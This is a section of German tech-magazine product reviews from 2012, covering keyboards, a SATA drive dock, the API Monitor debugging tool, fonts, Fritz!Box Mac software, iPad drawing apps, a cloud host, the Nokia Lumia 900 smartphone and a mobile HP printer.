Mit 17 Millimeter sind die klapprigen Tasten kleiner als die einer Standardtastatur, zeichnen sich aber durch einen guten Druckpunkt aus. Die Zahlenreihe und die Umlaute Ä und Ü sind etwas schmal, Eingabe- und Umschalttasten hingegen erfreulich groß. Sonderbelegungen stellen zusätzliche Funktionen bereit, etwa zur Lautstärkeregelung oder zum Markieren, Kopieren und Einfügen von Text.

Als Tastatur ist das Folio prima, als Hülle eher unhandlich.
(jra)

www.ct.de/1215054

Solar Keyboard Folio

iPad-Tastatur	
Hersteller	Logitech, www.logitech.de
Maße	iPad 2, iPad 3
Preis	130 €



Makrotastatur

Sharkoons Budget-Tastatur „Skiller“ bietet austauschbare Gaming-Tasten und lässt sich per Treiber umkonfigurieren – und das für nur 15 Euro.

Gamer werden als Erstes mit dem mitgelieferten Werkzeug die Pfeiltasten sowie W, A, S und D aus den Fassungen ziehen. Für diese Tasten liegen hellblaue Gummitasten mit genoppter Oberfläche bei, die etwas kantiger ausfallen und sich griffiger anfühlen.

Das Hauptfeld ist mit Multimedia- und Zusatztasten garniert: rechts und links je fünf Stück sowie oben nochmals zehn in zwei Blöcken. Am unteren Rand leuchtet ein blaues S-Logo. Die Zusatztasten schließen auch eine Einschalt- und Schlaffunktion ein.

Die Treiber-Software (Version 2.0.1) bietet einen üppigen Funktionsumfang. Die Tastatur unterstützt zehn Profile mit jeweils drei Belegungsebenen. Ordnet man ein Profil einer Anwendung zu, wird es automatisch aktiv, sobald das definierte Programm im Vordergrund ist. Der Makro-Editor verarbeitet sowohl Tastendrücke als auch Mausklicks. Zusätzlich stehen Sonderfunktionen wie direkte Profilwechsel sowie das Abschalten der Windows-Taste zur Auswahl.

Der Makro-Recorder zeichnet auch dann weiter auf, wenn man ein anderes Fenster aktiviert. Überzählige Tastenanschläge lassen sich gezielt auswählen und entfernen; darüber lassen sich Verzögerungen einfügen – allerdings nicht weniger als 50 ms.

Insgesamt hinterlässt die Konfigurationssoftware einen unfertigen Eindruck. So lassen sich weder Makros noch Profile sichern: Ein unbedachter Klick auf „Alle zurücksetzen“ reicht, um stundenlange Konfigurationsarbeit zunicht zu machen. Auch lassen sich Makros nicht nachträglich erweitern. Am unpraktischsten ist, dass die Software nur die Standardtasten umkonfiguriert, nicht aber die zwanzig zusätzlichen Sondertasten.
(ghi)

Sharkoon Skiller

Gaming-Tastatur	
Hersteller	Sharkoon, www.sharkoon.de
Maße	21 cm × 48,5 cm × 2,3 cm, 765 g
Preis	15 €



Flotter Anschluss

Der Einbaurahmen SATA QuickPort Intern Multi von Sharkoon rüstet Festplattendock und USB-3.0-Anschlüsse bei älteren PC-Gehäusen nach.

Der Einschub findet in einem Schacht für 5,25"-Laufwerke Platz. Gummipuffer zwischen Rahmen und Halblechern entkoppeln ihn vom übrigen PC-Gehäuse. Festplatten und Solid-State Disks mit SATA-Anschluss nimmt der QuickPort im 2,5"- und 3,5"-Format in zwei Schächten auf, die sich gleichzeitig nutzen lassen. Beide teilen sich allerdings einen gemeinsamen Ein-/Ausschalter für die Stromzufuhr. Zwei Status-LEDs informieren darüber, welche Schächte belegt sind.

Intern werden die beiden Festplatteneinschübe jeweils über einen separaten SATA-Anschluss an das Mainboard oder eine Host-Adapterkarte angeschlossen. Damit das An- und Abmelden der Platten und SSDs im laufenden Betrieb funktioniert, müssen die verwendeten SATA-Ports im BIOS-Setup beziehungsweise der Firmware des Host-Adapters als Hot-Swap-tauglich markiert sein.



Die USB-3.0-Frontanschlüsse verwenden intern ein Kabel für einen 19-poligen Pfostenanschluss, der bei modernen Boards inzwischen weit verbreitet ist. An diesen SuperSpeed-Buchsen wurde eine externe USB-3.0-Festplatte von Buffalo nicht erkannt. An den Frontanschlüssen des Gehäuses unseres PC-Bauvorschlags aus c't 13/12 funktioniert sie am selben Mainboard problemlos. Mit USB-3.0-Sticks unterschiedlicher Hersteller gab es am QuickPort keine Auffälligkeiten.

Der Einbaurahmen von Sharkoon kostet 35 Euro. PC-Gehäuse, die bereits mit einem Festplatten-Dock und USB-3.0-Frontanschlüssen ausgestattet sind, gibt es ab 60 Euro zu kaufen.
(chh)

SATA QuickPort Intern Multi

Festplattendock mit USB-3.0-Anschlüssen

Hersteller	Sharkoon, www.sharkoon.de
externe Anschlüsse	1 × 3,5"-SATA, 1 × 2,5"-SATA, 2 × USB 3.0
Zubehör	2 × SATA-Kabel, Befestigungsschrauben
Preis	35 €



Windows-Spitzel

Das kostenlose Utility API Monitor protokolliert in beinahe beliebiger Detailtiefe, welche Systemfunktionen ein Windows-Programm aufruft.

Wenn ein unbekanntes Programm mysteriöse Rechenlast erzeugt oder eine selbst entwickelte Anwendung einfach nicht das tut, was sie soll, kann man ihr zum Beispiel mit Mark Russinovichs Process Monitor auf die Finger schauen und beobachten, was sie im Dateisystem und in der Registry so alles anstellt. Manchmal reicht das aber nicht: Dann interessieren auch andere Systemfunktionen wie Netzwerkzugriffe oder Zeichenfunktionen. Für solche Fälle ist der API Monitor entwickelt worden.

Er kann sich wahlweise in laufende Prozesse einklinken oder alle neu gestarteten Programme unter Beobachtung nehmen. Damit der Anwender nicht in Informationen ertrinkt, sollte er zuvor einen Filter definieren, der nur die Funktionsaufrufe durchlässt, die ihn interessieren. Der API Monitor ordnet dazu sämtliche Windows-Funktionen nach Aufgabenbereichen sortiert an oder bietet eine Auswahl nach Modulen wie User32, Kernel32, shlwapi und so weiter.

Zu jeder Funktion lässt sich außerdem ein Haltepunkt definieren, der das beobachtete Programm wahlweise vor oder nach dem Aufruf unterbricht, je nach Aufgabenstellung jedes Mal oder nur bei Fehlern. Während eines solchen Halts kann man sogar die ans System übergebenen Parameter beziehungsweise den Rückgabewert manipulieren – das Tool kennt die Datentypen von Argumenten und Rückgabewerten zu über 13 000 API-Aufrufen.

Die derzeitige Version des API Monitor lautet 2.0, trotzdem ist das Tool noch als Alpha-Version gekennzeichnet. Es läuft aber beachtlich stabil und zuverlässig. (hos)

Altärtümlich

Das Paket „Elegante Mittelalterschriften“ von Softmaker enthält 32 Fonts, die jahrhundertealten Vorbildern folgen.

Sie sehen ungewohnt aus, eigenwillig, erinnern an den Schriftzug auf dem einen Ring aus „Herr der Ringe“. Auch wenn die „Tengwar“ nicht dabei ist: Ob handgeschriebene Bücher aus Deutschland oder überlieferte Dokumente aus dem Irischen – die Originale hat man sorgfältig ausgewählt, die Zeichen wurden mit viel Aufwand digitalisiert und für ein flüssiges Erscheinungsbild bearbeitet.

Der Schriftenvorrat umfasst so unterschiedliche wie typische Fonts: geheimnisvoll wie die Insula Minuscule oder schnörkelreich wie die Dark Gothic, romantisch wie die Bastarda oder kühl wie die Stebark. Die Lesbarkeit der Schriften variiert zwischen der gut erkennbaren Patron und der Thingvellir, die sich deutlich vom heute üblichen Erscheinungsbild absetzt. Uralte Symbole (Runen) stellt der Font „Rune Symbols“ bereit.

Anders als viele Share- oder Freeware-Pakete bringen die Softmaker-Fonts einen erfreulich vollständigen Zeichensatz mit, einschließlich Umlauten und Satzzeichen. Jede Schrift ist im TrueType- oder OpenType-Format verfügbar. Buchstaben und Ziffern zeigen ein aufeinander abgestimmtes Design, auch wenn hier und da – etwa bei der Dublin 900 – die Zahlen nicht so ganz zum Charakter des Alphabets passen wollen.

Dank ihrer Anmutung, aus längst vergangenen Zeiten zu stammen, erlauben die 32 Fonts eine abwechselungsvolle Nutzung. Allerdings eignen sie sich kaum dafür, längere Textpassagen damit zu setzen. Doch als Zwischentitel, zur Auflockerung dokumentarischer Texte oder für illustrative Zwecke empfehlen sich die Softmaker-Fonts allemal: Insgesamt bekommt man für nicht mal zwanzig Euro eine differenzierte, variationsreiche Sammlung. (uh)

Fritz!Box-Flüsterer

AVM liefert kostenlose Windows-Software für seine Boxen, zum Beispiel zum Faxen. Mac-Benutzer müssen sich von Dritten helfen lassen.

Die fritz.mac Suite 2 spricht mit allen Fritz!Box-Modellen, die Telefoniefunktionen enthalten: Sie zeigt Anruflisten, pflegt das Telefonbuch der Box und initiiert Anrufe vom Mac mit dort gespeicherten Adressdaten. Wenn die Box Fax-Funktionen aufweist, zeigt das Programm die eingegangenen Faxe und hilft beim Versand über einen speziellen Drucker.

Die Software hat eine bewegte Geschichte hinter sich. Ursprünglich wurde sie von der Meilenstein Software erstellt, dann an die Firma Danholt verkauft und wird seitdem dort weiter entwickelt. Der Übergang verlief nicht ganz ohne Frust für die Nutzer. Die ersten Anlaufprobleme scheinen aber überwunden.

Prinzipbedingt ist solche Software eng mit der Firmware verzahnt, weil sie mitunter für einzelne Funktionen die Ausgaben der Weboberfläche verarbeitet (für andere nutzt sie das auf UPnP aufbauende TR-064-Protokoll). Bei einer neuen Firmware-Version besteht immer die Gefahr von Aussetzern. Neben direktem Support per E-Mail nutzt das Unternehmen als öffentlichen Support-Kanal übrigens Facebook.

Wer sich für die Software interessiert, sollte die 30 Tage lauffähige Demoversion zunächst auf die Probe stellen. Mit der Fritz!Box 7390 und aktueller Firmware überzeugt die fritz.mac Suite 2 nicht rundum: Der Fax-Versand per ISDN stockte oder misslang mit Mac OS X 10.6.8. Der Import von Kontakten aus dem Mac-Adressbuch gelang nur für lokale Daten, nicht jedoch für Daten von einem CardDAV-Server (Kontakte). Wer auf Faxe verzichten kann, könnte mit dem spendenfinanzierten Frizzix ebenso glücklich werden. (ps)

API Monitor

Debug- und Diagnose-Tool	
Hersteller	Rohitab Batra, www.rohitab.com/apimonitor
Systemanf.	Windows 2000, XP, Vista, 7, 8 (x86/x64)
Preis	kostenlos

Elegante Mittelalterschriften

Paket mit 32 historischen Fonts

Anbieter	Softmaker, www.softmaker.de
Formate	OpenType, TrueType
Preis	19,99 € (online oder CD-ROM)

fritz.mac Suite 2

Fernbediensoftware für Fritz!Box

Hersteller	danholt4mac
Systemanf.	Fritz!Box Fon, Mac OS X 10.5
Preis	29,90 € (Download, CD für 35,90 €)



Einfach zeichnen

Paper simuliert Skizzenbücher auf dem iPad und lässt dabei fast alle Vorteile digitaler Grafik links liegen. Das Konzept geht auf.

Eigentlich fehlt Paper alles, was eine zeitgemäße Zeichen-App braucht: Zoom, Transparenzen, Ebenen und hochauflösender Export. Der Anwender muss mit neun vorgegebenen Farben auskommen; nicht mal die Strichstärke lässt sich ändern.

Dennoch ist Paper ein Juwel. Der Grund: Die meisten Beschränkungen kennt man von echten Stiften und echtem Papier. Nach wenigen Minuten ist vergessen, dass man mit einer App zeichnet. Die Werkzeuge sind liebevoll gestaltet: Der Fineliner schreibt bei schnellen Strichen etwas dünner; Filzstifte decken nicht komplett, sondern überlagern ihre Farben. Reibt man mit dem Aquarellpinsel wiederholt über eine Stelle, wird die Farbe erst dunkler, dann wäscht sie sich wieder aus. Die kostenlose Basis-App bringt nur Radiergummi und Feder mit, Letztere ist ausgerechnet das langweiligste Werkzeug. Die übrigen vier Stifte kann man Probe fahren und für je 1,59 Euro oder gebündelt mit etwas Rabatt nachkaufen.

Paper fasst Zeichnungen zu Skizzenbüchern zusammen, deren Cover und Titel der Anwender selbst wählt. Bücher lassen sich beliebig um Doppelseiten verlängern und komplett als PDFs mit Pixelgrafiken exportieren. Ein Buch öffnet sich durch das Spreizen zweier Finger, zum Umblättern wischt man horizontal. Die nächste Spreizgeste klappt eine Doppelseite bildschirmfüllend zum Zeichnen auf (Video siehe c't-Link).

Andere Anbieter bieten für den Preis eines einzigen Paper-Stifts ein komplettes elektronisches Atelier mit über hundert Pinseln und Menüs voller Schiebereglern. Verglichen damit mag Paper nicht billig sein, dafür ist es charmant. (pek)

www.ct.de/1215056

Paper 1.0.23

Zeichen-App

Hersteller	FiftyThree, www.fiftythree.com/paper
Systemanf.	iPad, iOS ab 4.3
Preis	kostenlos, Werkzeuge je 1,59 €, Pack 5,49 €

Pixeltinte

Sketchbook Ink beschränkt sich auf sieben tintengetränkte Pinsel, deren Striche auch bei vergrößerter Ansicht knackscharf bleiben.

Mittlerweile quillt Autodesk's Skizzen-App Sketchbook Pro vor Optionen fast über. Sketchbook Ink gibt sich hingegen bescheiden: Der Funktionsumfang beschränkt sich auf sieben Pinsel und zwei Radierstifte, einen Farbstreifen, einen schwappenden Farbwähler und einen Regler zur Anpassung der Strichstärke. Die Pinsel zeichnen deckend, Farbmischungen per Überlagerung sind nicht möglich. Im Unterschied zu Sketchbook Pro arbeitet die Ink-Variante intern mit Vektoren: Man kann ins Bild hineinzoomen, ohne dass das Motiv zu Pixelbrei wird. Das macht erst einmal einen guten Eindruck, doch der wird schnell getrübt.

Bei zwei Werkzeugen beginnen und enden die Striche spitz, ein anderes dünnst den Strich aus, als kleckste die Tinte nur aus dem Pinsel. Man muss ziemlich genau hingucken, um das richtige Werkzeug zu treffen – die Icons sehen sich zu ähnlich. Jedes Dokument beginnt als kahle weiße Fläche oder mit einem Bitmap-Hintergrund – eine Ebenenverwaltung fehlt, ebenso ein Füllwerkzeug: So muss man Flächen mühevoll mit schmalem Pinsel anstreichen. Nach Zoom-Vorgängen und Rückgängig-Schritten legt die App kurze Denkpausen ein. Am flüssigsten läuft sie auf einem iPad 2.


Sketchbook Ink wirkt unausgegoren. Autodesk's Videovorstellung der App (siehe c't-Link) legt als Verwendungszweck nahe, Bitmaps aus Sketchbook Pro mit präzisen Konturen zu veredeln. Das ist aber kein trifftiger Grund, warum sich die Motive in der intern verwendeten Vektorform nicht exportieren lassen, sondern nur als Bitmaps mit einer maximalen Auflösung von 5151 × 3863 Pixeln. (ghi/pek)

www.ct.de/1215056

Sketchbook Ink 1.0.1

Zeichen-App

Hersteller	Autodesk, www.autodesk.de
Systemanf.	iPad, iOS ab 5.0
Preis	1,59 €



Mal dein Rechenzentrum

Der Cloud-Hoster ProfitBricks will mit einem besonders transparenten und günstigen Preismodell punkten, mit leistungsfähiger und ausfallsicherer Hardware – vor allem aber mit einer einfachen Bedienoberfläche.

ProfitBricks betreibt einen Dienst, der im Kern den Amazon Web Services oder Googles App Engine ähnelt: Kunden können sich Server mieten, zum Beispiel, um eine Website zu betreiben. Eine Besonderheit von ProfitBricks ist seine Bedienoberfläche: Für die Administration der gemieteten Infrastruktur stellt das Unternehmen einen sogenannten Data Center Designer (DCD) bereit. Damit gestaltet der Kunde im Browser grafisch wie mit einem Flow-Chart-Editor sein Rechenzentrum, aktiviert es oder passt es an sich ändernde Gegebenheiten an. Aus einer Palette zieht er Server, Festplatten und Load Balancer auf ein Reißbrett und verbündet sie mit Datenleitungen. Ein „Inspektor“ zeigt dabei die wichtigsten Informationen einer gewählten Komponente an.

Als Betriebssystem für die Server stehen vorkonfigurierte Debian-, Windows-2008-R2- sowie Windows-2012-Preview-Installa-

tionen zur Auswahl. Alternativ lassen sich auch eigene Images hochladen. Klickt man anschließend auf „Änderungen übernehmen“ und bestätigt in einem Dialog den monatlichen Preis, geht das virtuelle Datenzentrum innerhalb von wenigen Minuten ans Netz. Über eine Remote Console greift der Administrator auf das GUI seiner Server zu, etwa um die Software zu konfigurieren.

Die Komponenten der virtuellen Rechenzentren sind hochskalierbar: Die Server können mit einem bis zu 48 Cores und mit bis zu 196 GByte RAM ausgestattet werden – im laufenden Betrieb; der Benutzer muss dafür die betreffenden Schieberegler im DCD-Inspektor verschieben. ProfitBricks stellt aber auch ein auf SOAP aufsetzendes API bereit, mit dem Entwickler Verwaltungsaufgaben automatisieren können. Bei Fragen steht rund um die Uhr Support per E-Mail und Telefon bereit.

Das Preismodell ist sehr transparent: 1 GByte Festplattenplatz schlägt mit 4 Cent pro 30 Tagen, Traffic mit 6 Cent pro Gigabyte zu Buche. 1 Gigabyte RAM kostet 0,5 Euro-Cent, 1 Prozessor-Core 4 Cent pro Stunde Bereitstellung (Server mit Windows: 5 Cent/Stunde). Dabei hat ein Core nach Angaben des Betreibers die Leistung von einem AMD Opteron mit 2,6 GHz oder ungefähr vier mit 1 bis 1,2 GHz getakteten Opteron- oder Xeon-Prozessoren von 2007.

Sämtliche Hardware ist redundant ausgelegt, einschließlich der Datenverbindungen, die im gesamten ProfitBricks-Rechenzentrum mit Infiniband realisiert sind. Dabei liegen je zwei gespiegelte Versionen eines virtuellen Rechenzentrums in unterschiedlichen Brandabschnitten des Rechenzentrums. Das steht in Karlsruhe, es gilt deutsches Datenschutzrecht. (jo)

www.ct.de/1215056

ProfitBricks	
Virtuelle Rechenzentren	
Betreiber	ProfitBricks, www.profitbricks.com
Kosten	1 GByte Festplattenplatz: 4 Cent/30 Tage, 1 GByte RAM: 0,5 Cent/Stunde, 1 Core: 4–5 Cent/Stunde, Traffic: 6 Cent/GByte

Achim Barczok

Protzklotz

Windows-Smartphone Nokia Lumia 900 mit OLED-Display

Nokias Lumia hat ein farbkärtiges 4,3-Zoll-Display, schnelles Internet und eine Offline-Navigation. Für Windows Phone reicht diese Ausstattung zum neuen Spitzenmodell.



Man nehme sein bestes Smartphone, mache die Displaydiagonale einen Fingerbreit größer und voilà: Man hat ein neues Spitzenmodell. Nach diesem einfachen Rezept hat Nokia das Lumia 900 gebacken: Das futuristische Design mit schickem Polycarbonat-Gehäuse und abgerundeten Seiten gleicht dem des Vorgängers Lumia 800 in bis auf wenige Details. Das Gehäuseplastik ist wahlweise matt-schwarz, mattblau oder mit weißem Klavierlack beschichtet. Nur die Micro-USB-Schnittstelle ist jetzt frei statt über eine nervige Klappe zugänglich. Das Konzept derselben Designsprache ist aber nicht ganz aufgegangen: Lag der Vorgänger gerade noch gut in der Hand, fühlt sich das schwere Lumia 900 (163 Gramm!) zu breit und zu dick an.

Schuld am Wachstumsschub trägt unter anderem das 4,3 Zoll Diagonale messende OLED-Display: Es zeigt tolle kräftige Farben, ein tiefes Schwarz und ist selbst bei Sonnenlicht noch einigermaßen einsehbar – das beste Display in einem Windows Phone. Mehr Inhalte passen aber nicht darauf, denn es zeigt mit 800 × 480 (219 dpi) genauso viele Pixel wie jedes andere Windows-Smartphone. Zum Vorgänger Lumia 800 wirken Texte schärfer, weil das Lumia 900 eine RGB-Subpixelstruktur statt der fransig wirkenden PenTile-Matrix der meisten OLED-Handys hat.

Die Hardware – ein auf 1,4 GHz getakteter Single-Core-Prozessor, 512 MByte RAM und nicht erweiterbare 13,6 GByte Speicher – ist für ein Windows-Telefon okay, aber in der Spitzensklasse nicht mehr zeitgemäß. Die Surfgeschwindigkeit hat Nokia verbessert: Zwar unterstützt das deutsche Lumia nicht wie das US-Modell die neue Mobilfunkgeneration LTE, doch

mit DC-HSDPA sollen theoretisch Download-Geschwindigkeiten von 42 MBit/s möglich sein. In der Praxis merkt man davon jedoch nur wenig: Bisher haben nur Vodafone und Telekom an vereinzelten Orten wie Messegeländen und Bahnhöfen ihre Netze für diese Geschwindigkeit freigeschaltet, und die meisten Mobilfunkverträge drosseln sowieso auf 7,2 MBit/s. Der Akku liefert bessere Laufzeiten als der vom Vorgänger: Beim Videoschauen auf mittlerer Helligkeit (ca. 183 cd/m²) war erst nach über acht Stunden, beim Spielen eines 3D-Spiels war nach 3,7 Stunden Schluss.

Die Rückseitenkamera gehört zu den besseren Smartphone-Kameras: Fotos und in 720p aufgenommene Videos zeigen viele Details und kräftige Farben. In der Bildmitte der Fotos fällt jedoch eine rötliche Verfärbung auf, helle Flächen überstrahlen leicht und selbst bei optimalen Lichtverhältnissen zeigen Bilder Farbrauschen. Die Frontkamera ermöglicht Videotelefonge, zum Beispiel über Skype oder die mitgelieferte App Tango.

Selbst in der Android-Mittelklasse findet man inzwischen schnellere Prozessoren, doch für Microsofts Betriebssystem Windows Phone 7.5 reicht die Leistung. Der Touchscreen reagiert zwar bisweilen einen Hauch verzögert, die Oberfläche läuft auf dem Smartphone aber ebenso flüssig wie 720p-Videos und alle für Windows Phone verfügbaren Spiele. Langsam gegenüber anderen High-End-Geräten fühlt sich dagegen vor allem der Browser an: Webseiten laden langsamer, beim Scrollen und Zoomen ruckelt es mehr. Das zeigen auch diverse Browser-Benchmarks. Im HTML5-lastigen BrowserMark beispielsweise kommt das Lumia 900 auf 32 235

Punkte, das Android-Smartphone Galaxy S3 von Samsung auf 154 447. Den JavaScript-Benchmark Sunspider durchläuft das S3 in 1,4 Sekunden, das Lumia braucht dafür 6,9. Ohne den direkten Vergleich fühlt es sich aber immer noch schnell genug an.

Das aktuelle Windows Phone 7.5 Mango hat eine schicke, reduzierte Oberfläche in Kacheloptik, eine mit größerer App-Anzahl schnell unübersichtliche App-Liste und ein frisches Bedienkonzept. Zu den Vorteilen gehören die gute Social-Media-Integration und eine mächtige Office-Suite. Doch gibt es gegenüber iOS und Android auch viele Nachteile: Multitasking ist stark eingeschränkt, die lokale Synchronisation mit der Zune-Software ist mühsam und allem

voran ist die App-Auswahl im Marketplace immer noch erschreckend klein sowie die Lücken im Angebot deutlich spürbar. Am schwersten wiegt aber die derzeitige Update-Strategie von Microsoft: Die im Herbst erscheinende Windows-Phone-Version 8 bekommt das Lumia 900 nicht, immerhin soll es ein paar der neuen Funktionen als Feature-Update erhalten.

Immerhin bekommt man bei Nokia noch ein ganzes Stück an Apps obendrauf: eine kostenlose Offline-Navigation mit Karten für Hunderte Länder sowie eine – derzeit noch ziemlich unvollständige – Fahrplan-App für öffentliche Verkehrsmittel. In Nokia Musik kauft man Musik oder hört kostenlos Webradio. Der E-Book-Reader von Nokia kann nur über den Nokia-Store mit kostenloser oder kostenpflichtiger Lektüre gefüllt werden, das Angebot ist sehr mager. Besser fährt man mit der Kindle-App.

Alles in allem schafft es das Lumia 900 bei Ausstattung und Leistung knapp an die Spitze der aktuellen Windows-Phone-Modelle, der Top-Konkurrenz mit Android oder iOS hinkt es aber weit hinterher. Das futuristische, aber klötzig Design gefällt nicht jedem: Nokia hat das große Display über die Handlichkeit erkauft. (acb)

Lumia 900

Windows-Smartphone

Hersteller	Nokia, nokia.de
technische Daten	handy-db.de/1937
Abmessungen (H × B × T)	12,8 cm × 6,9 cm × 1,2 cm
Gewicht	163 g
Betriebssystem	Windows Phone 7.5
Prozessor / Kerne / Takt	Qualcomm Snapdragon S2 / 1 / 1,4
Grafik	Adreno 205
Speicher RAM / Flash (davon nutzbar)	512 MByte / 16 GByte (13,6 GByte)
Display-Technik / -Größe	AMOLED / 9,3 cm × 5,6 cm (4,3 Zoll)
Display-Auflösung / Farbtiefe	800 × 480 (219 dpi) / 24 Bit
WLAN / Dual-Band	IEEE 802.11 b/g/n –
Bluetooth / NFC / A-GPS	2,1 + EDR / – / ✓
Downlink / Uplink ¹	4,2 MBit/s / 5,7 MBit/s
USB- / WLAN-Tethering	– / ✓

Kamera, Multimedia

Kamera-Auflösung Fotos / Video	3264 × 2448 / 1280 × 720
Autofokus / Fotoleuchte / LEDs / Selbstauslöser	✓ / ✓ / 2 / ✓
Touchfokus / mechanische Fototaste	– / ✓
Frontkamera-Auflösung Fotos / Video	1280 × 960 / 640 × 480
Audioformate	M4A, MP3, WMA
Videoformate	DivX, XviD, H.264, MP4, WMV

Messungen, Preis

Helligkeit ² / Ausleuchtung / Kontrast	71 ... 306 cd/m ² / 91 % / >1:10.000
Laufzeit ³ Video / 3D-Spiele	8,4 h / 3,7 h
Preis Straße / Liste	500 € / 580 €

¹ Herstellerangaben

² gemessen in den Weißflächen eines Schachbrettmusters

³ Helligkeitsstufe: mittel (183 cd/m²), Spiel: Pac-Man Kart Rally



Rudolf Opitz

Abgenabelt

HPs Officejet 150 Mobile mit Akkubetrieb

Der Officejet 150 Mobile All-in-One wird als erster mobiler Multifunktionsdrucker beworben. Im Test muss er zeigen, wie viel Bürokomfort er ohne Steckdose und Kabelage bietet.

Zusammengeklappt klemmt man den kompakten Officejet 150 Mobile ohne Weiteres unter den Arm, doch lange möchte man das über drei Kilo schwere Multifunktionsgerät nicht tragen. HP hat bei ihm das Druckwerk des Mobildruckers Officejet 100 mit einem EinzugsScanner kombiniert. Die obere Klappe dient geöffnet als Papierzufuhr und gleichzeitig als Ablage für die gesuchten Vorlagen, die man beim Officejet 150 von vorne einführt. Gedruckte Seiten wirft das Gerät nach vorne aus. Da ein Auffangfach fehlt, landen die Drucke auf dem Tisch oder dem Boden.

Die Bedienung über das kleine 2,3-Zoll-Touchdisplay ist fummelig. Das liegt jedoch nicht an den Menüs – die sind groß genug und übersichtlich. Der unempfindliche resistive Touchscreen benötigt für Eingaben beherztes und nachhaltiges Zudrücken, Streicheln wie bei den kapazitiven Displays aktueller Smartphones reicht nicht.

Der hinten am Gerät eingeklinkte Lithium-Ionen-Akku versorgt den Officejet 150 im mobilen Einsatz mit Energie. Einen Arbeitstag lang druckten und kopierten wir ohne Neuladen nur mit Akkustrom – insgesamt über 100 Seiten. Einen Vertreter-Arbeitstag mit Kopieren von Verträgen und Drucken von Angeboten sollte er problemlos durchhalten. Der Officejet 150 wird per USB-

Kabel oder drahtlos per Bluetooth angesteuert. Die Bluetooth-Version 2.0 ist jedoch veraltet, auch kennt das Gerät keine Multipoint-Verbindungen: Mit dem Notebook gekoppelt, nimmt es keine Fotos vom Smartphone an. WLAN – bei stationären Multifunktionsdruckern üblich – fehlt.

Zum direkten Drucken gibt es einen Slot für SD-Speicherkarten und einen PictBridge-fähigen USB-Port, die beide nicht gut zugänglich an der Rückseite des Multifunktionsgeräts liegen.

Mit 14,2 Cent pro Normseite druckt der Officejet 150 nicht gerade billig, besonders der Schwarzanteil von 6 Cent ist für ein Bürogerät eigentlich nicht akzeptabel. Mit den XL-Patronen HP 338/344 sinkt der Preis nur wenig auf 12,1 Cent bei einem Schwarzanteil von 5,3 Cent. Immerhin bieten die Patronen mit 450 Seiten (schwarz) und 560 Seiten (Farbe) eine recht hohe Reichweite.

Zu den knappen Software-Beigaben gehört außer Treiber und Scan-Programm die OCR von IRIS. Der Treiber bietet sinnvolle Voreinstellungen für verschiedene Druckaufgaben, erlaubt bei Fotos Randlos-Druck aber nur bis zum 10 x 15-Format, auf A4-Normal- und -Fotopapier dagegen nicht.

Im schnellen Entwurfsdruck liefert der Officejet 150 bereits saubere, gut lesbare Ergebnisse. Die hohe Geschwindigkeit von

13 Seiten pro Minute erreichte er im Test aber nur bei angeschlossenem Netzteil, im Akkubetrieb schaffte er in der Minute nur 6,7 Seiten. Im Normalmodus fiel der Unterschied nicht mehr so deutlich aus und bei Optimaldruck war er kaum noch messbar.

Für Fotos taugt der Drucker nur wenig: Auf Normalpapier störten deutliche vertikale Streifen. Auf Fotopapier gefielen die stimmigen Farben, dunkle Details verschwanden aber im Schwarz. Schwarzweiß-Bilder druckt man besser in der Einstellung „Farbe“; bei „Graustufen“ bemerkten wir einen Grünstich.

Fotos lassen sich direkt von der am USB-Port angeschlossenen Kamera drucken – aber nicht randlos. Das klappte auf 10 x 15-Fotopapier dagegen bei Fotos vom USB-Stick und von der SD-Card. Auch via Bluetooth gesendete Bilder druckte der Officejet randlos, aber mit geringem Kontrastumfang und mäßiger Auflösung. Ein iPhone und ein iPod touch konnten den Drucker via Bluetooth nicht finden, ein Android-Smartphone und eines Nokia schon.

Das Kopieren von einzelnen A4-Seiten klappte bei Textvorlagen mit guter Qualität. Auf der Kopie und dem Scan unserer Fontseite verschwanden Grauflächen, der Scan war zudem über-

strahlt. Auf der Kopie der A4-Fotovorlage verlief waagerecht über dem Bild ein fetter Transportstreifen, der offensichtlich vom Scanner stammte, da er auch auf dem Testscan auftauchte.

Der Officejet 150 kann nur A4-Vorlagen sauber kopieren und scannen. 10 x 15-Bilder etwa zog der Scanner schief durch, sodass die Kopien verzerrt wurden. Zum Scannen von Kassenzetteln hilft nur, sie vorher auf ein A4-Blatt aufzukleben.

